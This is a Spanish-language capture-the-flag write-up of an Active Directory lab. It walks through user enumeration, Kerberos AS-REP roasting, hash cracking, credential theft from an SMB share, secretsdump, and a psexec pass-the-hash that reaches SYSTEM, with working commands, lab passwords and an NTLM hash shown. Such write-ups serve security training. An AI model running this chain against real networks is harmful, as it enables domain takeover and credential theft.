

Yo creo que no es necesario explicaciones adicionales pero creo que sabemos que es un Windows.




De todas formas lo vamos a verificar por buena costumbre con nuestro ping inicial. TTL de 127, por su cercanía a 128 sabemos ya que es un windows.



A continuación vamos a realizar la comanda de nmap para listar los puertos disponibles en Windows.

Como no, no falla todos los puertos abiertos típicos en Windows (Como hecho de menos Linux)



Primera pregunta, voy a hacer uso de la herramienta.

De forma normal miraría más en detalle la página web, pero siendo esta room, me voy directo al puerto 139/445.

Ya de paso voy a mirar que consigo enumerar con enum4linux

```
[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''

S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKTIVEDIREC$ (Local User)

[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''

S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)
```

What is the NetBIOS-Domain Name of the machine?

THM-AD

✓ Correct Answer

What invalid TLD do people commonly use for their Active Directory Domain?

.local

✓ Correct Answer Hint

https://wadcoms.github.io/wadcoms/Kerbrute-UserEnum/

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

.. / Kerbrute-UserEnum

☆ Star 1,488 NIGHTMODE

Enumeration | No Creds | Kerberos | Linux | Windows

ropnop's kerbrute bruteforces and enumerates valid Active Directory accounts through Kerberos Pre-Authentication. The following command will attempt to enumerate valid usernames given a list of usernames to try.


Command Reference:

```
Domain: test.local

Username List: usernames.txt
```

Command:

```
kerbrute userenum -d test.local usernames.txt
```

References:




Finalmente despues de probar con diferentes combinaciones esta de aquí es la que me ha funcionado para listar usuarios, llama la atención la de svc-admin ya que es la única que dice (NOT PREAUTH)

Otra manera de hacerlo también por si acaso


Si esperábamos un poco más en la captura de antes sale un user llamado backup

Con la info que tenemos de antes podemos saber que el usuario al que le podemos sacar un ticket es al svc-admin





Con esta comanda le acabo de pedir al domain controller el ticket que necesitaba sin necesidad de credenciales, gracias a las preguntas puedo acabar encontrando cual es el usuario vulnerable para obtener este hash, se lo pasamos a hashcat y a ver si podemos obtener alguna password

Con el hash obtenido ahora vamos a bruteforcearlo



Con un diccionario generico no funciona por lo que usamos la wordlist que nos facilita para este lab el tryhackme





Ahora listo con SMBMAP y SMBCLIENT

```
┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ smbmap -H spookysec.local -u "svc-admin" -p "management2005"

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.142.18:445        Name: spookysec.local           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections

┌──(jouker㉿joukerm)-[~/kerbrute]
└─$
```

```
┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ smbclient -L spookysec.local -U svc-admin%management2005

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to spookysec.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(jouker㉿joukerm)-[~/kerbrute]
└─$
```

Entro al recurso compartido backup, en dicho recurso compartido puedo ver una password de backup, la desargo y veo un churro enorme. Por lo que seguramente lo tendre que deshashear de nuevo

para progresar

```
┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ smbclient //spookysec.local/backup -U svc-admin%management2005 -smb2support
Can't load mb2support - run testparm to debug it
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 21:08:39 2020
  ..                                  D        0  Sat Apr  4 21:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 21:08:53 2020

                8247551 blocks of size 4096. 3658597 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0,2 KiloBytes/sec) (average 0,2 KiloBytes/se
smb: \> exit

┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

┌──(jouker㉿joukerm)-[~/kerbrute]
└─$
```

Al estar en base64 (Muy CTF) consigo de sobras el contenido que habia dentro, con unas credenciales en spooky sec del usuario backup, vuelvo a comprovar sus credenciales con crackmapexec y funciona correctamente


```
┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860

┌──(jouker㉿joukerm)-[~/kerbrute]
└─$
```

Compruebo como las credenciales son válidas con Crackmapexec, lo que me permite entrar ya dentro del sistema

```
┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ crackmapexec smb 10.10.142.18 -u 'backup' -p 'backup2517860'
SMB         10.10.142.18    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.10.142.18    445    ATTACKTIVEDIREC  [+] spookysec.local\backup:backup2517860
```

Hay una herramienta que se llama secretsdump, de la rama de impacket que sirve para que con un usuario que tenga ciertos

permisos dumpear todas las contraseñas posibles.



Ahora somos administradores grácias a la herramienta tambien de impacket psexec haciendo una técnica de passdehash con el hash del

administrador

```
┌──(jouker㉿joukerm)-[~/kerbrute]
└─$ impacket-psexec Administrator:@spookysec.local -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on spookysec.local.....
[*] Found writable share ADMIN$
[*] Uploading file nQtvGIEg.exe
[*] Opening SVCManager on spookysec.local.....
[*] Creating service nRKU on spookysec.local.....
[*] Starting service nRKU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```